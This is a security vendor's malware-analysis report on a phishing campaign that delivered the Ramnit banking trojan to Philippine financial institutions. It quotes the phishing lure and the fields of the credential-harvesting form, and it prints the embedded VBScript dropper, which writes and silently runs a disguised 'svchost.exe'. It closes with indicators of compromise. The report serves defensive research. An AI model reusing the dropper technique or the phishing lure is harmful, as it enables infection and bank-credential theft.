Cyberint

BOTNET MALWARE **'RAMNIT'** TARGETS BANKS

By CyberInt | 2019


Attack Summary

CyberInt Research Lab has discovered a re-emerging phishing campaign that delivers the Ramnit Worm/Botnet malware targeting financial organizations in the Philippines (figure 1).

The initial infection vector is a phishing email that contains an embedded malware and a link to a malicious phishing site.

The adversary attempts to convince users to "verify" their sensitive data by announcing that this email is a part of an anti-fraud endeavor the company conducts. The second component of the attack is a malicious file which is dropped from the email's body and then executes on the victim's machine.

The malware spreads to removable devices linked to the infected machine, creates persistency mechanisms, generates traffic to malicious C2 channels, and possess various other capabilities such as anti-analysis, data exfiltration, spreading mechanisms, etc.



Dear our valued customer,

We are conducting our credit card fraud awareness for our valued customers due to fraud emails and unauthorized transactions reports.

In order to secure your credit card usage please verify your registered information on the link given below. Your card will also be temporarily suspended


This message is for the designated recipient only and may contain confidential and privileged information. If you have received it in error, please delete :
should not copy or use it for any other purpose, nor disclose its contents to any other person.

Reminder : **Please don't input a wrong information on this verification or else your account will be temporarily suspended until further notice.**

Figure 1 - Phishing Email

File Analysis

The Email has two main functionalities, the first is a link to the adversary malicious phishing website which mimics a personal detail form of that financial entity. The "verify my information" button seen in the email refers to: hxxps://www.advercom[.]ph/xxx-Online-Banking/xxx/xxx/update-myxxx/update.php Following this link will lead you to a phishing website that displays a form for the user:



Update Personal Informations.


User ID *
Password *
First Name *
Middle Name
Mother's Maiden Name *
Last Name *
Address *
City *
Contact No. *
Zip *
Province *
Date Of Birth *
Email *
Email's Password *
Credit Card Number *
Credit Card Expiration * mm/yyyy
Card Security Code * 3 digit code

Online Banking Security Tips

1. Securely manage your password.
2. Protect your computer against viruses, malicious programs, and hacking attacks.
3. Do not become a victim of Phishing attacks.
4. Logoff and close the browser after completing your transactions.

Figure 2 – advercom.ph phishing form


The second functionality is infecting the machine with a Ramnit variant by utilizing VBScript that is embedded inside the email’s body to download an executable code into the victim’s system.



```
<SCRIPT Language=VBScript><!--
DropFileName = "svchost.exe"
WriteData = "4D5A900003000000004000000FFFF0000B80000000000
Set FSO = CreateObject("Scripting.FileSystemObject")
DropPath = FSO.GetSpecialFolder(2) & "\" & DropFileName
If FSO.FileExists(DropPath)=False Then
Set FileObj = FSO.CreateTextFile(DropPath, True)
For i = 1 To Len(WriteData) Step 2
FileObj.Write Chr(CLng("&H" & Mid(WriteData,i,2)))
Next
FileObj.Close
End If
Set WSHshell = CreateObject("WScript.Shell")
WSHshell.Run DropPath, 0
//--></SCRIPT>
```

Figure 3 - Embedded VBScript


The malicious VBScript will trigger a security alert which will run if the user approves the action.



To help protect your security, Internet Explorer has restricted this site from showing certain content. Click here for options...

Figure 4 - IE Security prompt

The script then creates a file called “svchost.exe” in windows %temp% directory shown by the MZ header (4D5A) in the script.



Name	Date modified	Type	Size
svchost.exe	12/26/2018 2:45 PM	Application	100 KB
~DF7AA1B485D9E70642.TMP	12/26/2018 2:43 PM	TMP File	16 KB

Figure 5 - Dropped malicious executable

This executable (MD5: f3873258a4258a6761dc54d47463182f) is a known variant of Ramnit worm/botnet trojan. Further examination of the executable reveals that the code uses various anti-analysis techniques. The executable is packed with a UPX packer, additionally the malware dynamically extracts code hidden in the .data section, which is loaded and executed at runtime.





Image is 32bit executable RES/OVL

UPX 0.89 - 3.xx -> Markus & Laszlo ver. [ ] <- f

Figure 6 - Malware packed with UPX


When executing the malicious file, it spawns two instances of the default browser on the system in the background. The browser process performs various DNS requests to 4 domains:



```
117 Standard query response 0x... PTR 255.255.255.255.in-addr.ar
 73 Standard query 0xcbfb A supnewdmn.com
 70 Standard query 0xd85a A google.com
 89 Standard query response 0xcbfb A supnewdmn.com A 192.168.79.1
 86 Standard query response 0xd85a A google.com A 192.168.79.128
 81 Standard query 0x0c74 A tvrstrynyvwstrtve.com
 97 Standard query response 0x0c74 A tvrstrynyvwstrtve.com A 192.
 76 Standard query 0x4491 A rtvwerjyuver.com
 92 Standard query response 0x4491 A rtvwerjyuver.com A 192.168.7
 87 Standard query 0xb961 A wqerveybrstyhcerveantbe.com
103 Standard query response 0xb961 A wqerveybrstyhcerveantbe.com
```

Figure 7 – Malware DNS requests


The malware then attempts to initiate traffic over TCP on ports 80 and 447.



```
192.168.79.130    192.168.79.128    TCP    66 49179 → 447 [SYN] Seq=0 Win=8192 Len=0 MSS=14
192.168.79.130    192.168.79.128    TCP    66 49180 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=146
192.168.79.128    192.168.79.130    TCP    60 447 → 49179 [RST, ACK] Seq=1 Ack=1 Win=0 Len=
192.168.79.128    192.168.79.130    TCP    60 [TCP ACKed unseen segment] 80 → 49180 [ACK] S
192.168.79.130    192.168.79.128    TCP    54 49180 → 80 [RST] Seq=15252481 Win=0 Len=0
192.168.79.130    192.168.79.128    TCP    66 [TCP Spurious Retransmission] 49179 → 447 [SY
192.168.79.128    192.168.79.130    TCP    60 447 → 49179 [RST, ACK] Seq=1 Ack=1 Win=0 Len=
192.168.79.130    192.168.79.128    TCP    62 [TCP Spurious Retransmission] 49179 → 447 [SY
192.168.79.128    192.168.79.130    TCP    60 447 → 49179 [RST, ACK] Seq=1 Ack=1 Win=0 Len=
```

Figure 8 - Traffic over TCP on ports 80,447

The malware maintains persistence in the Startup folder where the browser instance creates a copy of the malware, and executes when the machine reboots.



Process Name	PID	Operation	Path	Detail
iexplore.exe	2288	WriteFile	C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\cqhudnwu.exe	Offset: 0, Length: 65,536, Priority: Normal
iexplore.exe	2288	WriteFile	C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\cqhudnwu.exe	Offset: 65,536, Length: 65,536
iexplore.exe	2288	WriteFile	C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\cqhudnwu.exe	Offset: 131,072, Length: 21,488

Figure -9 Malware copy written to Startup folder




Figure 10 shows the execution flow:




Figure 10 - Execution flow visualized

Following figure 10, Unpacked.exe is the unpacked Ramnit malware, which executes two iexplore.exe processes that initiate the actions presented above.

This Ramnit variant has the following capabilities:


1- Spreading via removable devices (autorun.inf.)

2- Creating a backdoor for the C2 server

3- Sets an FTP server on the infected host that supports 28 commands

USER, PASS, CWD, CDUP, QUIT, PORT, PASV, TYPE, MODE, RETR, STOR, APPE, REST, RNFR, RNTO, ABOR, DELE, RMD, MKD, LIST, NLST, SYST, STAT, HELP, NOOP, SIZE, EXEC, and PWD.

4- Infects .htm, .html, .exe, .dll files with the malicious code so the malware can spread further.



```
2 2&2,222
RMNetwork
¡\\.\STORAGE#Volume#_??_USBSTOR#%s#%s#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}%s
\\.\STORAGE#Volume#1&19f7e59c&0&_??_USBSTOR#%s#%s#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}%s
\\.\STORAGE#RemovableMedia#%s#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}%s
\DosDevices\
SYSTEM\MountedDevices
SYSTEM\CurrentControlSet\Enum\USBSTOR
ParentIdPrefix
USBSTOR\%s\%s
7&%x&0&RM
%s\Copy of Shortcut to (%d).lnk
Microsoft Windows. Microsoft Corporation
USERPASSCWD CDUPQUITPORTPASVTYPEMODERETRSTORAPPERESTRNFRRNTOABORDELERMD MKD LISTNLSTSYSTSTATHELPNOOPSIZEEXECPWD
200 NOOP ok.
211 Status: undefined
213 %lu
214 Help id disabled
220 220 RMNetwork FTP
221 Bye!
227 Entering Passive Mode (%i,%i,%i,%i,%i,%i).
230 User logged in, proceed.
257 directory created
```

Figure 11 - Strings

Figure 11 shows strings that provide an indication of the malware functionality, such as the C2 server response status codes, C2 commands in a concatenated string, .lnk files that will be saved on removable devices which will spread the malware further.

Further investigation of the various C2 domains used by malware reveals a wide variety of domains using DGAs (Domain Generation Algorithm), that share a relationship with the same “registrant” name, “Denis Shlyapovich”




Figure 12 – C2 Servers correlation

The brown dots shows the registrant "Denis Shlyapovich", Blue dots are the different domains that were registered with the registrant value of "Denis Shlyapovich".

When observing the 4 initial Domains that were hardcoded into the executable - no apparent relationship seem to exist aside from originating from the same executable; However, further analysis of each domain hosting history reveals that all 4 domains have been hosted at a certain point in time on the same hosting servers:

208.91.197.101, 178.162.130.166

Pivoting on registrants and associated emails we've located the following domains cluster:




Figure 13 - Malicious Domains Cluster

When presenting those active domains on a timeline (figure 14) by their domain registration date we can observe two major occurrences of domains creation on Jan-May 2012 and on Feb 2015, which corresponds with high traffic and talks about the Ramnit malware at 2012 and 2015 (figure 15).




Figure 14 - Domains Registration Timeline





Figure 15 - Google Trends «Ramnit»

In conclusion, the current campaign seems to target large financial entities in the Philippines via email phishing, that contains referrals to malicious phishing sites to enable bank accounts' takeover and an embedded payload that contains the Ramnit malware, which also acts as a banking trojan that can steal sensitive information.



Indicators of Compromise (IOC)

Files

- f3873258a4258a6761dc54d47463182f – Ramnit sample packed with UPX
- CD50A3CDAA6532B24551084AC4171AD6 – Ramnit sample unpacked

Domains

- wqerveybrstyhcerveantbe.com
- tvrstrynyvwstrtve.com
- Rtvwerjyuver.com
- advercom.ph
- 18161e71ce.in
- 3e2b312075.com
- a1z1h2xendd.biz
- cuojshtbohnt.com
- cuojshtbohnt.info
- fdwelklwe3093443.com
- fkjdeljfeew32233.com
- gerdakourepack.com
- gooogleadsense.org
- iluminati9999900.com
- jdiiffgfgg.com
- jdskfjkfw3232234.com
- oiicmtkpkaocnm.com
- poopthree.com
- r5z7yy68.com
- rfffnahfiywyd.com
- rfffnahfiywyd.info
- sdfsfjkhewsdfe.com
- supnewdmn.com
- swbadolov.com
- umbrela-corp-0001.com
- vxvhwcixcxqxd.com
- 24f3c82c77.com
- androld666.com
- androld66666.com
- axswdqnjgrnryt.com
- boodmonitor.pw
- excbifohvjwycxpsme.com
- fjicwyuyyppsei.com
- frpcpaabkn.com
- gpqklhsorpe.com
- ikbcwonlqlmvk.com
- lawklepwvnoo.com
- lrqxvrqsihwtudox.com
- micsyslang.pw
- mochcckvjfboxocjjpf.com
- qbqoxfujlbetfrjfh.com
- rbartdeguauwfnmuf.com
- ueaytdeacktsvcunoh.com
- umiuqmrmvsuiscitx.com
- vpasjuqotdsbjsv.com
- yvrktjohnvdb.com

URLs

- hxxps://www.advercom[.]ph/xxx-Online-Banking/xxx/xxx/update-myxxx/update.php

Cyberint

United Kingdom

Tel: + 442035141515

25 Old Broad Street | EC2N 1HN | London | United Kingdom

USA

Tel: +1-646-568-7813

214 W 29th Street, Suite 06A-104 | New York, NY, 10001 | USA

Israel

Tel: +972-3-7286777 | Fax:+972-3-7286777

17 Ha-Mefalsim St | 4951447 | Kiryat Aryeh Petah-Tikva | Israel

Singapore

Tel: +65-3163-5760

10 Anson Road | #33-04A International Plaza 079903 | Singapore

sales@cyberint.com